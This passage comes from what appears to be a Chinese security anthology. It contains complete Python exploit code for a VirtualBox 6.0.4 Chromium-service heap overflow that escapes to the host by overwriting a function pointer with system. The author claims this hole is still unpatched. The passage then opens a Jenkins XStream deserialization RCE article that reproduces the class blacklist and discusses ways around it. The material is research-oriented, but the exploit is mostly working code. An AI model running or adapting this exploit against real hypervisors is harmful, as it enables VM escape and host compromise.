        leak = self.read(where, 8, canfail)
        if not leak:
            return None
        return unpack('<Q', leak)[0]


    def leak_stuff(self):
        self.client1 = hgcm_connect("VBoxSharedCrOpenGL")
        set_version(self.client1)


        self.client2 = hgcm_connect("VBoxSharedCrOpenGL")
        set_version(self.client2)
```

```
        # TODO maybe spray even more?
        for _ in range(3):
            for _ in range(400): alloc_buf(self.client1, 0x290)
            for _ in range(400): alloc_buf(self.client1, 0x9d0)
            for _ in range(600): alloc_buf(self.client1, 0x30)

        # self.master_id, self.master, _ = leak_buf(self.client1)
        # print('[*] Header for buffer # %d is at 0x%016x (master)' % (self.master_id, self.ma
        # self.victim_id, self.victim, _ = leak_buf(self.client1)
        # print('[*] Header for buffer # %d is at 0x%016x (victim)' % (self.victim_id, self.vi

        self.client3, self.pConn, _ = leak_conn(self.client1)
        print('[*] Leaked CRConnection @ 0x%016x' % self.pConn)

    def setup_write(self):
        msg = pack("<III", CR_MESSAGE_OPCODES, 0x41414141, 1) \
              + '\0\0\0' + chr(CR_EXTEND_OPCODE) \
              + 'aaaa' \
              + pack("<I", CR_SHADERSOURCE_EXTEND_OPCODE) \
              + pack("<IIIII", 0, 0x2, 0, 0x1, 0x1a+2) +'A'*4
        bufs = []
        for i in range(0x1000):
                bufs.append(alloc_buf(self.client1, len(msg), msg))
        _, res, _ = hgcm_call(self.client1, SHCRGL_GUEST_FN_WRITE_READ_BUFFERED, [bufs[-5], "A
        self.write_buf = 0x0a0a0000+bufs[-4];
        self.write_buf_size = 0x0a0a30;

    def setup(self):
        self.leak_stuff()
        self.setup_write()

        self.crVBoxHGCMFree = self.read64(self.pConn + OFFSET_CONN_FREE, canfail=True)
        print('[*] Leaked crVBoxHGCMFree @ 0x%016x' % self.crVBoxHGCMFree)

        libbase = self.crVBoxHGCMFree - 0x20650
```

```
    self.system = self.read64(libbase + 0x22e3d0, canfail=True) - 0x122ec0 + 0x4f440
    print('[*] Leaked system @ 0x%016x' % self.system)


        self.write64(self.pConn + 0x128, self.system)
        self.write(self.pConn, "mousepad /home/c3mousepad /home/c3ctf/Desktop/flag.txt\x00")
        '''
        self.write64(self.pConn + OFFSET_CONN_HOSTBUF, self.writer_msg)


        hgcm_disconnect(self.client1)
        '''
        return


if __name__ == '__main__':
    p = Pwn()
    p.setup()
    #if raw_input('you want RIP control? [y/n] ').startswith('y'):
    #    p.rip(0xdeadbeef)
```

16.5 仍然存在的 0day

Virtualbox 官方在 2019.1.11 修补了两处类似的信息泄露部分，对于堆溢出部分的内容仍然没有修补，导致该漏洞仍然可以被利用。接下来看一下如何只使用堆溢出部分的内容来实现完整逃逸。

16.6 从一个堆溢出到弹计算器

参考之前有 leak 时的思路，当没有 leak 时，我们仍然有：

\1. 任意地址写

\2. 堆越界写

但是我们没有任何的地址信息，所以接下来的思路就是如何利用一个堆越界写来泄露地址最后达到任意地址读的效果。

我们可以先参考之前的 niklasb 任意地址读的实现思路。他是通过读写一个 CRConnection 结构体的 pHostBuffer 和 cbHostBuffer，以及 SHCRGL_GUEST_FN_READ 来实现任意地址读。我们使用相同的思路，就需要泄露一个 CRConnection 结构体的地址。而他之前泄露一个 CRConnection 结构体的位置是通过 crUnpackExtendGetUniformLocation 中的堆越界来实现的，而我们想要达到同样的效果可以有一种实现思路：

\1. 在我们可以越界写的 Buffer 后放一个 CR_GETUNIFORMLOCATION_EXTEND 的 Buffer

\2. 越界写改大 CR_GETUNIFORMLOCATION_EXTEND Buffer 的 size 部分

Figure 16.4: img




Figure 16.5: img




Figure 16.6: img




Figure 16.7: img

\3. 通过 WRITE_READ_BUFFERED 进入 crUnpackExtendGetUniformLocation 实现越界读

如果在 CR_GETUNIFORMLOCATION_EXTEND Buffer 之后恰好可以放一个 CRClient 或者 CR-Connection 的结构体，就可以泄露关键的结构体了。所以，总体的利用思路如下：

\1. 排布内存，使堆空间分布如下：

\2. 通过之前提到的相同操作，通过堆溢出实现任意地址写与越界写

\3. 越界写改大 CR_GETUNIFORMLOCATION_EXTEND Buffer 的 size 部分

\4. 通过 crUnpackExtendGetUniformLocation 越界读获取 CRConnection 的地址

\5. 通过 CRConnection 任意地址读获取 crVBoxHGCMFree 的地址

\6. 通过动态库获取 libc 中 system 的地址

\7. 修改 disconnect 函数指针为 system，修改 CRConnection 头部为 payload8. disconnect 弹计算器




Figure 16.8: img




Figure 16.9: img

我在实际实现中多了一个步骤，在泄露完 CRConnection 地址之后还泄露了一个对应的 clientID。(当然这一步也可以省略，在 exp 中遍历所有的 clientID 即可)

完整的 exp 如下 (环境：ubuntu 18.04 及其 apt 安装的 Virtualbox 6.0.4)：

```
#!/usr/bin/env python2
from __future__ import print_function
import os, sys
from array import array
from struct import pack, unpack

sys.path.append(os.path.abspath(os.path.dirname(__file__)) + '/lib')
from chromium import *
from hgcm import *
crVBoxHGCMFree_off=0x20890
vbox_puts_off=0x22f0f0
libc_puts_off=0x809c0
libc_system_off=0x4f440
def make_oob_read(offset):
    return (
        pack("<III", CR_MESSAGE_OPCODES, 0x41414141, 1)
        + '\0\0\0' + chr(CR_EXTEND_OPCODE)
        + pack("<I", offset)
        + pack("<I", CR_GETUNIFORMLOCATION_EXTEND_OPCODE)
        + pack("<I", 0)
        + 'LEET'
        )

class Pwn(object):
    def write(self, where, what):
        pay = 'A'*8+pack("<Q",where)
        buf,_,_,_=hgcm_call(self.client1,13,[self.write_buf,self.write_buf_size,0x2b0,pay])
        hgcm_call(self.client1,13,[0x41414141,0x41414141,0,what])

    def write64(self, where, what):
        self.write(where, pack("<Q", what))
```

```
    def read(self, where, n, canfail=False):
        # Set pHostBuffer and cbHostBuffer, then read from the Chromium stream.
        self.write64(self.pConn + OFFSET_CONN_HOSTBUF, where)
        self.write64(self.pConn + OFFSET_CONN_HOSTBUFSZ, n)
        res, sz = hgcm_call(self.client3, SHCRGL_GUEST_FN_READ, ["A"*0x1000, 0x1000])
        if canfail and sz != n:
            return None
        assert sz == n
        return res[:n]

    def read64(self, where, canfail=False):
        leak = self.read(where, 8, canfail)
        if not leak:
            return None
        return unpack('<Q', leak)[0]

    def setup_write(self):
        self.client1 = hgcm_connect("VBoxSharedCrOpenGL")
        set_version(self.client1)
        msg = pack("<III", CR_MESSAGE_OPCODES, 0x41414141, 1) \
              + '\0\0\0' + chr(CR_EXTEND_OPCODE) \
              + 'aaaa' \
              + pack("<I", CR_SHADERSOURCE_EXTEND_OPCODE) \
              + pack("<IIIIII", 0, 0x3, 0, 0x4, 0x4, 0x1a+2+7) +'A'*9
        '''
        msg2= pack("<III", CR_MESSAGE_OPCODES, 0x41414141, 1) \
              + '\0\0\0' + chr(CR_EXTEND_OPCODE) \
              + 'aaaa' \
              + pack("<I", CR_SHADERSOURCE_EXTEND_OPCODE) \
              + pack("<IIIII", 0, 0x2, 0, 0x1, 0x1a+2) +'A'*4
        '''
        msg2 = pack("<III", CR_MESSAGE_OPCODES, 0x41414141, 1) \
              + '\0\0\0' + chr(CR_EXTEND_OPCODE) \
              + 'aaaa' \
              + pack("<I", CR_SHADERSOURCE_EXTEND_OPCODE) \
```

```
            + pack("<IIIII", 0, 0x2, 0, 0x1+0x100, 0x1a+2) +'A'*(9+0x100)
        msg3 = pack("<III", CR_MESSAGE_OPCODES, 0x41414141, 1) \
            + '\0\0\0' + chr(CR_EXTEND_OPCODE) \
            + 'aaaa' \
            + pack("<I", CR_SHADERSOURCE_EXTEND_OPCODE) \
            + pack("<IIIII", 0, 0x2, 0, 0x1+0x100, 0x1a+2) +'A'*(9+0x260)
        msg4 = make_oob_read(0x570)
        msg4+= 'A'*(0x290-len(msg4))
        bufs = []
        bufs2= []
        bufs3= []
        for i in range(0x4000):
            bufs.append(alloc_buf(self.client1, len(msg), msg))
        for i in range(4):
            bufs.append(alloc_buf(self.client1, len(msg2), msg2))
        for i in range(50):
            bufs2.append(alloc_buf(self.client1,len(msg4),msg4))
            bufs3.append(alloc_buf(self.client1, len(msg3), msg3))
            alloc_buf(self.client1, len(msg3), msg3)


        _, res, _ = hgcm_call(self.client1, SHCRGL_GUEST_FN_WRITE_READ_BUFFERED, [bufs[-4], "A
        self.write_buf = 0x0a0a0000+bufs[-3];
        self.write_buf_size = 0x0a0135;
        for i in range(50):
            _, res, _ = hgcm_call(self.client1, SHCRGL_GUEST_FN_WRITE_READ_BUFFERED, [bufs3[i]


    def setup(self):
        #self.leak_stuff()
        self.setup_write()
        client=[]
        for i in range(50):
            new_client = hgcm_connect("VBoxSharedCrOpenGL")
            set_version(new_client)
            client.append(new_client)
```

```
    pay = 'B'*8
        pay2= 'C'*8
        buf,_,_,_=hgcm_call(self.client1,13,[self.write_buf,self.write_buf_size,0x420,pay])
        _,leak,_=hgcm_call(self.client1,SHCRGL_GUEST_FN_WRITE_READ_BUFFERED,[0x42424242,'A'*0x
        self.pConn,=unpack("<Q",leak[8:16])
        self.pConn = self.pConn +0xe10+0x870
        print('[*] Leaked conn @ 0x%016x' % self.pConn)

        buf,_,_,_=hgcm_call(self.client1,13,[self.write_buf,self.write_buf_size,0xdf0-0x160,pa
        buf,_,_,_=hgcm_call(self.client1,13,[self.write_buf,self.write_buf_size,0xe30-0x160,pa
        _,leak2,_=hgcm_call(self.client1,SHCRGL_GUEST_FN_WRITE_READ_BUFFERED,[0x43434343,'A'*0
        i,=unpack("<Q",leak2[8:16])
        self.client3 = i>>32
        #self.read(self.pConn ,0x200, canfail= True)
        for i in range(len(client)):
            if client[i]!=self.client3:
                hgcm_disconnect(client[i])
        crVBoxHGCMFree = self.read64(self.pConn + OFFSET_CONN_FREE,canfail=True)
        print('[*] Leaked crVBoxHGCMFree @ 0x%016x' % crVBoxHGCMFree)
        self.system = self.read64(crVBoxHGCMFree-crVBoxHGCMFree_off+vbox_puts_off,canfail=True
        print('[*] Leaked system @ 0x%016x' % self.system)
        pay = '/snap/bin/gnome-calculator\x00'
        self.write64(self.pConn+0x128,self.system)
        self.write(self.pConn,pay)
        hgcm_disconnect(self.client3)
        while(1):
            i=i+1
        return

if __name__ == '__main__':
    p = Pwn()
    p.setup()
    #if raw_input('you want RIP control? [y/n] ').startswith('y'):
    #    p.rip(0xdeadbeef)
```

其他相关链接




Figure 16.10: img

https://drive.google.com/file/d/1IuRvlqWiZp7UhGN4BPifRS-NTDk5xdrd/view

https://phoenhex.re/2018-07-27/better-slow-than-sorry

IV 安全机制

众多信息系统中都有其独特的安全机制以保护其自身不出现严重安全问题，但安全机制的发展与完善也需要攻防双方的努力。本章节选当季度部分信息系统中安全机制的进化与防护机制的绕过等，以供安全爱好者参考学习。

17 Jenkins 2.101 XStream rce 挖掘思路 . . 347

18 浅析 Java 序列化和反序列化 353

19 浅析 OGNL 的攻防史 375

20 浅谈 Flask cookie 与密钥的安全性 395

21 “基于 Gadgets 绕过 XSS 防御机制 407

Jenkins 2.101 XStream rce 挖掘思路

文章作者：orich1

文章来源：https://www.anquanke.com/post/id/172198

17.1 前言

这是一个未公开的利用思路，仅仅做技术思路分享

现在大多数 java 程序或者框架，都对反序列化漏洞有一定的防范措施，这篇文章主要是想要分享在黑名单限制非常严格的情况下，如何拿到一个反序列化的 rce

在以前开始学习 java 反序列化漏洞的时候，着重分析过 rmi 相关这类利用手法，因为自己搭建环境贼麻烦，还需要服务器进行一个外部资源请求（当然可以不用，也可以直接在服务器上新开一个端口接受攻击端的下一利用环节，但是成功率不高），所以就比较讨厌需要依赖 rmi、ldap、jndi 之类的触发链

目标：不依赖加载远程类的方式拿到 Jenkins 反序列化 rce，一发入魂

先去看看它的黑名单

17.2 反序列化黑名单

这是从 Jenkins 2.101 版本中取到的

```
"^bsh[.].*",

"^com[.]google[.]inject[.].*",

"^com[.]mchange[.]v2[.]c3p0[.].*",

"^com[.]sun[.]jndi[.].*",

"^com[.]sun[.]corba[.].*",

"^com[.]sun[.]javafx[.].*",

"^com[.]sun[.]org[.]apache[.]regex[.]internal[.].*",

"^java[.]awt[.].*",
```

```
"^java[.]lang[.]reflect[.]Method$",

"^java[.]rmi[.].*",

"^javax[.]management[.].*",

"^javax[.]naming[.].*",

"^javax[.]script[.].*",

"^javax[.]swing[.].*",

"^net[.]sf[.]json[.].*",

"^org[.]apache[.]commons[.]beanutils[.].*",

"^org[.]apache[.]commons[.]collections[.]functors[.].*",

"^org[.]apache[.]myfaces[.].*",

"^org[.]apache[.]wicket[.].*",

".*org[.]apache[.]xalan.*",

"^org[.]codehaus[.]groovy[.]runtime[.].*",

"^org[.]hibernate[.].*",

"^org[.]python[.].*",

"^org[.]springframework[.](?!(\\p{Alnum}+[.])*\\p{Alnum}*Exception$).*",

"^sun[.]rmi[.].*",

"^javax[.]imageio[.].*",
```

```
"^java[.]util[.]ServiceLoader$",

"^java[.]net[.]URLClassLoader$",

"^java[.]security[.]SignedObject$
```

对反序列化稍有研究的大佬们应该就明白，这个黑名单拦截的还是比较全的，直接将 package 拦截，或者定点拦截一些组合触发链关键点，比如 net.sf.json 、javax.rmi 等等，此类都是不能直接利用反序列化进行命令执行，json 可以调用 getter 和 setter 、rmi 可以加载远程类等。虽然还有很多其他三方包有类似功能的，但是并没有在 Jenkins 中使用，当然插件自身依赖的包我们就不讨论了，总的来说，这个反序列化的黑名单对于 Jenkins 本身来说已经很安全了。

17.3 反序列化!= readObject

基于 jdk 支持的序列化方式有两大限制：

\1. 继承关系

\2. 反序列化实现过程

继承关系就是，需要实现 Serializable 或 Externalizable , 实现过程就主要看 readObject 和 readExternal 的函数具体流程了

其中第一个继承关系的限制呢，从另一个角度来说，也是方便了 exp 利用链的构造，因为整个序列化和反序列化的过程，自己不用关心，仅仅需要从反序列化实现过程开始寻找利用点

但是 Jenkins 的反序列化黑名单有点过于严格，还需要考虑黑名单的问题，就使得这整个利用链的构造难上加难，已知的利用链已经全不能用了

于此同时我一直在搜索 Jenkins rce 相关信息，了解到 Jenkins 使用 XStream 对 xml 进行反序列化，稍微查询了下 XStream 的相关功效，发现和 json 相关的序列化工具差不多，不过解析的是 xml 而不是 json，同时有了一个好处，它不用再去实现 Serializable 和 Externalizable 这俩接口，可以一定程度的实现任意类的序列化与反序列化

那么利用链的构造情况就会发生变化，主要瞄准 XStream 相关的反序列化利用方式，除了一些最古老的利用方式（已经被 XStream 所修补），就只剩下 java.util.PriorityQueue 和 HashMap 这俩了（当然会有其他的，我见识少就只找到这两个 2333）

不过在已知的 java.util.PriorityQueue 这个入口利用方式上，还是走的 ldap 过去加载远程类，利用链已经被黑名单毙掉了……（可能有其他利用姿势，我没有去深入研究）

17.4 分析下 HashMap 的利用

目前来说，走反序列化路线，jdk 原生序列化功能 pass 调，jenkins 剩下 XStream 可以利用，其中我们也得到了一个 HashMap 这个入口点

不熟悉 HashMap 利用方式的大哥们（其实和其他的 Map 类差不多一个意思，只是 XStream 里好像对 map 默认是 HashMap 操作的），我可以先稍微解释下。

主要是用到了 map 结构存储的时候，对各个键值对进行 key 的一个比较（可以理解为比较 key 的重复性），在比较的过程中，就调用了 equals 函数

这个 equals 函数还是有点讲究的，各种类中只要实现了这个函数的，一般是要做类型对比，或者是一些计算对比结果，那么在这个对比中就会存在其他利用点的地方（因为存在了其他的函数调用）。与此同时，toString 和 hashCode 这两个函数的实现对利用链能否构造成功来说也有很大的关系，因为在调用 equals 之前，map 中首先会调用 key 的 hashCode 函数，然后通过计算与 map 中已经存储的 key 值作比较，在两者的计算结果相等的时候，才会调用 **key2.equals(key1)** 。一般来说，hashCode 这个函数返回的都是当前对象在 jvm 中堆上的内存地址，除非重写 hashCode 函数实现，但是有个例外，就是 String 类型的 hashCode，它可以满足这个不同 jvm 返回值相同的条件，不过具体的我没太过深入。

那么一个对象和 String 这个类挂钩最多的就是，toString 函数

所以 hashCode 、toString 、equals 这三者纠缠不清 2333

千万不要以为，非得是先 map 中触发 hashCode ，两个 key 的 hash 相等，然后触发 equals ，最后触发 toString 的。这期间很复杂，可能在这三个函数中嵌套利用，跳过去跳过来的，因为他们三个函数太常见了，并且在反序列化流程中不止一次会被调用到

17.5 一个新思路

从上文中能够总结出，尽量找 jdk、jre 中的触发链，尽量不利用 ldap、rmi 这类需要进行外部资源请求的利用点，最后依靠 XStream 的反序列化能力搞事

在 freebuf 上看过一个 java 相关的代码执行利用思路

DefineClass：`https://www.freebuf.com/articles/others-articles/167932.html`

